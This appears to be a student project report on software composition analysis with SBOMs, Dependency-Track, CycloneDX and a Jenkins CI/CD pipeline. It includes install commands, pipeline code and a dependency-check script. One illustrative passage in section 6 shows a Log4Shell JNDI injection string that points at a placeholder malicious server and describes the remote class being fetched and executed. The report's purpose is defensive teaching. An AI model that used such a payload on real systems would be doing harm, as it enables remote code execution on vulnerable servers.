INSTITUTE FOR ADVANCED COMPUTING
AND
SOFTWARE DEVELOPMENT
AKURDI, PUNE

DOCUMENTATION ON

“SOFTWARE COMPOSITION ANALYSIS USING SOFTWARE BILL OF MATERIAL”

PG-DITISS March-2023

SUBMITTED BY:

GROUP NO: 17

ANIKET POL (233432)

ROHIT MORBALE (233439)

MR. KARTIK AWARI
PROJECT GUIDE

MR. ROHIT PURANIK
CENTRE COORDINATOR

TABLE OF CONTENTS

	TOPIC	PAGE NO
1	INTRODUCTION	1
2	PROBLEM STATEMENT	2
3	PROPOSED SOLUTION	3
4	TECHNOLOGY USED	4
5	INFORMATION ABOUT SCA,SBOM TOOLS	5
6	ADVANTAGES OF SCA,SBOM TOOLS WITH EXAMPLE	6
7	ARCHITECTURE OF SCA,SBOM	9
8	SBOM DEPENDENCIES & CI/CD PIPELINE	10
9	IMPLENTING SCREENSHOTS	13
10	FUTURE ENHANCEMENT	17
11	CONCLUSION	18
12	REFERENCE	19

1.INTRODUCTION

- Dependency-Track is an intelligent Component Analysis platform that allows organizations to identify and reduce risk in the software supply chain. Dependency-Track takes a unique and highly beneficial approach by leveraging the capabilities of Software Bill of Materials (SBOM). This approach provides capabilities that traditional Software Composition Analysis (SCA) solutions cannot achieve.

- Dependency-Track monitors component usage across all versions of every application in its portfolio in order to proactively identify risk across an organization. The platform has an API-first design and is ideal for use in CI/CD environments.

- Software composition analysis tools can also be used to generate a software bill of materials (SBOM or software BOM) that includes all the open source components used by an application. The SBOM lists details about the package version as well as known vulnerabilities and licenses for each component in use. For example, for Python, the BOM will include all the packages in import statements, such as httplib2, along with the version number, discovered vulnerabilities and licenses for each package.

2.PROBLEM STATEMENT

Software development today heavily relies on third-party components, accelerating the process but introducing security challenges due to potential vulnerabilities. Traditional solutions like Software Composition Analysis (SCA) have limitations in providing a full view of software ecosystems. Dependency-Track introduces an innovative approach by using Software Bill of Materials (SBOM) to analyze components intelligently throughout their lifecycle.

- The Problem:

1. Incomplete Visibility: Traditional SCA tools lack full insight into software components and dependencies, leading to unnoticed vulnerabilities and increased risks.

2. Dynamic Ecosystem: Rapidly evolving components and emerging vulnerabilities make it hard for organizations to keep up and assess impacts.

3. Mitigation Prioritization: Identifying vulnerabilities isn't enough; organizations struggle to prioritize based on potential impact and context.

4. Regulatory Compliance: Regulations require secure software supply chains, non-compliance leading to legal and reputational consequences.

5. Lack of Collaboration: Isolated development and security teams hinder efficient risk management.

- The Solution: Dependency-Track's Approach:

1. Dependency-Track offers an intelligent Component Analysis platform that overcomes SCA limitations through SBOM, enhancing risk assessment and mitigation:

2. Comprehensive Component Insight: Dependency-Track provides a holistic view of components and dependencies, aiding vulnerability identification and tracking.

3. Continuous Monitoring: By actively tracking the software supply chain, Dependency-Track keeps organizations updated on new vulnerabilities, providing context for assessment.

4. Risk Scoring and Prioritization: Dependency-Track uses advanced risk scoring to prioritize vulnerabilities based on usage, exploitability, and impact.

5. Regulatory Compliance Support: Dependency-Track helps meet regulatory requirements by focusing on risk reduction and comprehensive reporting.

6. Facilitating Collaboration: Dependency-Track promotes collaboration among development and security teams, making vulnerability management a joint effort.

3.PROPOSED SOLUTION

- Complete Visibility: Dependency-Track offers a holistic view of software components and their dependencies, minimizing the risk of overlooking vulnerabilities and ensuring a comprehensive understanding of the software ecosystem.

- Real-time Monitoring: By actively monitoring the software supply chain, Dependency-Track keeps organizations informed about newly discovered vulnerabilities, allowing for informed decisions and timely action.

- Prioritized Mitigation: Dependency-Track's advanced risk scoring algorithms enable organizations to prioritize vulnerabilities effectively based on factors such as exploitability, usage, and impact, leading to efficient resource allocation.

- Regulatory Compliance: Dependency-Track aids in meeting regulatory requirements by providing comprehensive reporting and risk reduction strategies, reducing the risk of legal and reputational consequences.

- Enhanced Collaboration: The platform encourages collaboration between development and security teams, ensuring a collective effort in vulnerability management and leveraging both teams' expertise.

- Dependency-Track's intelligent Component Analysis platform empowers organizations to identify, assess, and mitigate risks within their software supply chain. By leveraging SBOM and addressing the limitations of traditional solutions, Dependency-Track contributes to more secure software development processes and resilient applications, ultimately safeguarding organizations from potential breaches and exploits.

4.TECHNOLOGY USED

4.1 Hardware Requirement :

- RAM: 16 GB
- HDD: 512GB

4.2 Software Requirement :

- Operating System: Windows 10
- Tool: VMWare Workstation Pro
    - Debian 10

5.INFORMATION ABOUT SCA AND SBOM


- **Software Composition Analysis (SCA):**
- Software Composition Analysis (SCA) is a cybersecurity practice that identifies and assesses the security risks associated with third-party components and libraries used in software applications. SCA tools scan codebases, compare components against vulnerability databases, and provide insights into potential risks. SCA enables continuous monitoring and aids in ensuring software security and compliance.

- **Software Bill of Materials (SBOM):**
- A Software Bill of Materials (SBOM) is a comprehensive inventory that lists all software components, dependencies, and relationships within an application. SBOMs enhance transparency in the software supply chain, facilitate vulnerability management, and support compliance efforts by providing a clear record of an application's composition.

- SCA and SBOM are complementary practices. SCA tools use the information from SBOMs to identify vulnerabilities associated with software components. This combined approach helps organizations maintain software security, manage risks from third-party components, and ensure compliance with open-source licenses and regulatory standards. By leveraging SCA and SBOM, organizations can create resilient and secure software products while navigating the complexities of modern software develop.

6. FEATURES/ADVANTAGES OF SCA TOOLS WITH EXAMPLE

- Component Identification: Quickly identifies third-party components, saving time. For instance, a development team discovers open-source libraries, like a JSON parsing library, in their web app.
- Vulnerability Assessment: Scans components for vulnerabilities, preventing breaches. For instance, the tool spots a critical vulnerability in an older encryption library version within a mobile app.
- Severity Scoring: Ranks vulnerabilities for fixes. For example, it prioritizes a high-severity backend authentication vulnerability over a low-severity UI library issue.
- License Analysis: Ensures compliance, preventing legal issues. For instance, the tool detects a financial app using an open-source library with a license prohibiting commercial use.
- Continuous Monitoring: Provides real-time vulnerability updates. For example, it alerts an e-commerce platform's team about a newly found vulnerability in a payment processing library.
- Integration: Seamlessly fits into pipelines for automated scans. As seen when it's integrated into a pipeline to automatically scan and identify issues pre-deployment.
- Reporting: Generates detailed vulnerability reports. It outlines high-severity vulnerabilities in a healthcare app and recommends upgrades.
- Risk Assessment: Offers an overview for focused fixes. It identifies multiple vulnerabilities in a widely used government software component, prompting immediate action.
- These examples showcase how SCA tools bolster software security by identifying vulnerabilities, streamlining fixes, ensuring compliance, and fostering proactive risk management in diverse development scenarios.



<u>Features/Advantages of SBOM tools with Example</u>

- Advantage: Lists all components for a clear software view.
- Example: An SBOM tool creates a detailed list of open-source libraries, frameworks, and dependencies used in a web application.
- Dependency Mapping:
  Advantage: Outlines relationships for better architectural understanding.
- Example: An SBOM tool visually presents how different components in an IoT application interact, aiding in system comprehension.
- Version Tracking:

- Advantage: Tracks versions to identify outdated or vulnerable software.
- Example: The SBOM tool highlights that a banking app is using an outdated version of a payment processing library, potentially leading to security risks.
- Supply Chain Transparency:

- Advantage: Reveals origins for risk management from third-party sources.
- Example: An SBOM tool traces back a data breach to a compromised third-party component in a logistics software, prompting necessary actions.
- Compliance Documentation:


- Advantage: Supports compliance with clear software composition records.
- Example: The SBOM tool generates a documented inventory of components in a healthcare application, helping meet regulatory requirements.
- Risk Assessment:

- Advantage: Simplifies assessment for more effective mitigation.
- Example: An SBOM tool identifies a widely-used component with multiple vulnerabilities in a financial software, guiding focused fixes.
- Collaboration:

- Advantage: Facilitates teamwork and shared understanding.
- Example: An SBOM tool allows development and security teams to collaboratively review the components in an e-commerce platform for potential risks.

Using an SBOM tool:


- Creates comprehensive software inventories.
- Maps dependencies for architectural clarity.
- Tracks versions and enhances security.
- Ensures transparency and risk management.
- Supports compliance with clear records.




Enter Name:
${jndi:ldap://MaliciousServer.net/AttackPayload}
Submit
LDAP Request: http://MaliciousServer.net/AttackPayload
LDAP Reply: AttackPayload.class
Execute: AttackPayload.class
Provide Access

7.ARCHITECHER OF SBOM AND SCA

The following diagram describes the full vulnerability management flow:





8.SBOM DEPENDIENCY

```
<<pre requisits>>
sudo apt install maven git curl docker docker.io docker-compose -y

<<steps to install java>>
sudo apt update
sudo apt install default-jre
sudo java -version
sudo apt install default-jdk
sudo javac -version

<<steps to install node js>>
sudo apt update
sudo curl -sL https://deb.nodesource.com/setup_14.x | sudo bash -
node  -v


<<clone the project>>
sudo git clone <githublink>

<<open the directory>>
cd Webmail

<<steps to install cyclonedx>>
sudo npm install -g @cyclonedx/cdxgen@8.6.0

<<to generate SBOM from the pom.xml>>
cdxgen -t java -o bom.json -p

<<steps to install dependency track>>
curl -LO https://dependencytrack.org/docker-compose.yml
docker-compose up -d

<<check the status of dependency track server>>
sudo docker ps -a

<<check the ip address of the machine>>
ip a
OR
ip addr

<<open chrome and enter the ip address and port 8080>>
for eg- 192.168.80.128:8080
frontend of the server -192.168.80.128:8080
backend of the server 192.168.80.128:8081
```

8.CI/CD PIPELINE


```
pipeline {
   agent any
   tools {
      maven 'Maven' // Make sure the tool name matches the configured name
   }
   stages {
      stage('Initialize') {
         steps {
            sh '''
             echo "PATH = ${PATH}"
             echo "M2_HOME = ${M2_HOME}"
             '''
         }
      }
            stage('check git secrets') {
                  steps {
                           sh 'rm trufflehog || true'
                           sh 'docker run gesellix/trufflehog --json https://github.com/rohitmorbale/webapp.git >
trufflehog'
                           sh 'cat trufflehog'
                  }
            }

         stage ('source composition analysis') {
                  steps {
                           sh 'rm owasp* || true'
                           sh 'wget "https://raw.githubusercontent.com/rohitmorbale/webapp/master/owasp-
dependency-check.sh"'
                           sh 'chmod +x owasp-dependency-check.sh'
                           sh 'bash owasp-dependency-check.sh'
                           sh 'cat /var/lib/jenkins/OWASP-Dependency-Check/reports/dependency-check-
report.xml'
                  }


         }




      stage('Build') {
         steps {
            sh 'mvn clean package' // Example Maven command
         }
```

```
        }
        stage('Deploy-To-Tomcat') {
           steps {
             sshagent(['tomcat']) {
                      sh 'scp -o StrictHostKeyChecking=no target/*.war
ubuntu@15.207.247.10:/home/ubuntu//prod/apache-tomcat-10.1.13/webapps/webapp.war'

                 }
             }
                         }
    }
}
```

9.IMPLEMENTING SCREENSHOTS

Build Pipeline :

A pipeline is a process that drives software development through a path of building, testing, and deploying code, also known as CI/CD. By automating the process, the objective is to minimize human error and maintain a consistent process for how software is released.



webapp / owasp-depend-check.sh
Top
Code
Blame
33 lines (29 loc) · 1.02 KB
Code 55% faster with GitHub Copilot
Raw

```
DC_DIRECTORY=$HOME/OWASP-Dependency-Check
DC_PROJECT="dependency-check scan: $(pwd)"
DATA_DIRECTORY="$DC_DIRECTORY/data"
CACHE_DIRECTORY="$DC_DIRECTORY/data/cache"

if [ ! -d "$DATA_DIRECTORY" ]; then
    echo "Initially creating persistent directory: $DATA_DIRECTORY"
    mkdir -p "$DATA_DIRECTORY"
fi
if [ ! -d "$CACHE_DIRECTORY" ]; then
    echo "Initially creating persistent directory: $CACHE_DIRECTORY"
    mkdir -p "$CACHE_DIRECTORY"
fi

# Make sure we are using the latest version
docker pull owasp/dependency-check:$DC_VERSION

docker run --rm \
    -e user=$USER \
    -u $(id -u ${USER}):$(id -g ${USER}) \
    --volume $(pwd):/src:z \
    --volume "$DATA_DIRECTORY":/usr/share/dependency-check/data:z \
    --volume $(pwd)/odc-reports:/report:z \
    owasp/dependency-check:$DC_VERSION \
    --scan /src \
    --format "ALL" \
    --project "$DC_PROJECT" \
    --out /report
    # Use suppression like this: (where /src == $pwd)
    # --suppression "/src/security/dependency-check-suppression.xml"
```

Blue Ocean as it stands provides easy-to-use Pipeline visualization. It was intended to be a rethink of the Jenkins user experience, designed from the ground up for Jenkins Pipeline. Blue Ocean was intended to reduce clutter and increases clarity for all users.

- **Sophisticated visualization** of continuous delivery (CD) Pipelines, allowing for fast and intuitive comprehension of your Pipeline’s status.
- **Pipeline editor** makes the creation of Pipelines more approachable, by guiding the user through a visual process to create a Pipeline.
- **Personalization** to suit the role-based needs of each member of the team.

- **Pinpoint precision** when intervention is needed or issues arise. Blue Ocean shows where attention is needed, facilitating exception handling and increasing productivity.
- **Native integration for branches and pull requests**, which enables maximum developer productivity when collaborating on code in GitHub and Bitbucket.




Branch: —
Commit: —
24s
12 hours ago
No changes
Restarted from build #20, stage source composition analysis

Deploy-To-Tomcat - 1s

```
> Maven — Use a tool from a predefined Tool Installation    <1s
> Fetches the environment variables for a given tool in a list of 'FOO=bar' strings suitable for the withEnv step.    <1s
> scp -o StrictHostKeyChecking=no target/*.war ubuntu@15.207.247.10:/home/ubuntu//prod/apache-tomcat-10.1.13/webapps/webapp.war — Shell Script    <1s
```

<u>Frontend Interface</u>

Type in webbrowser http://192.168.80.128:8080

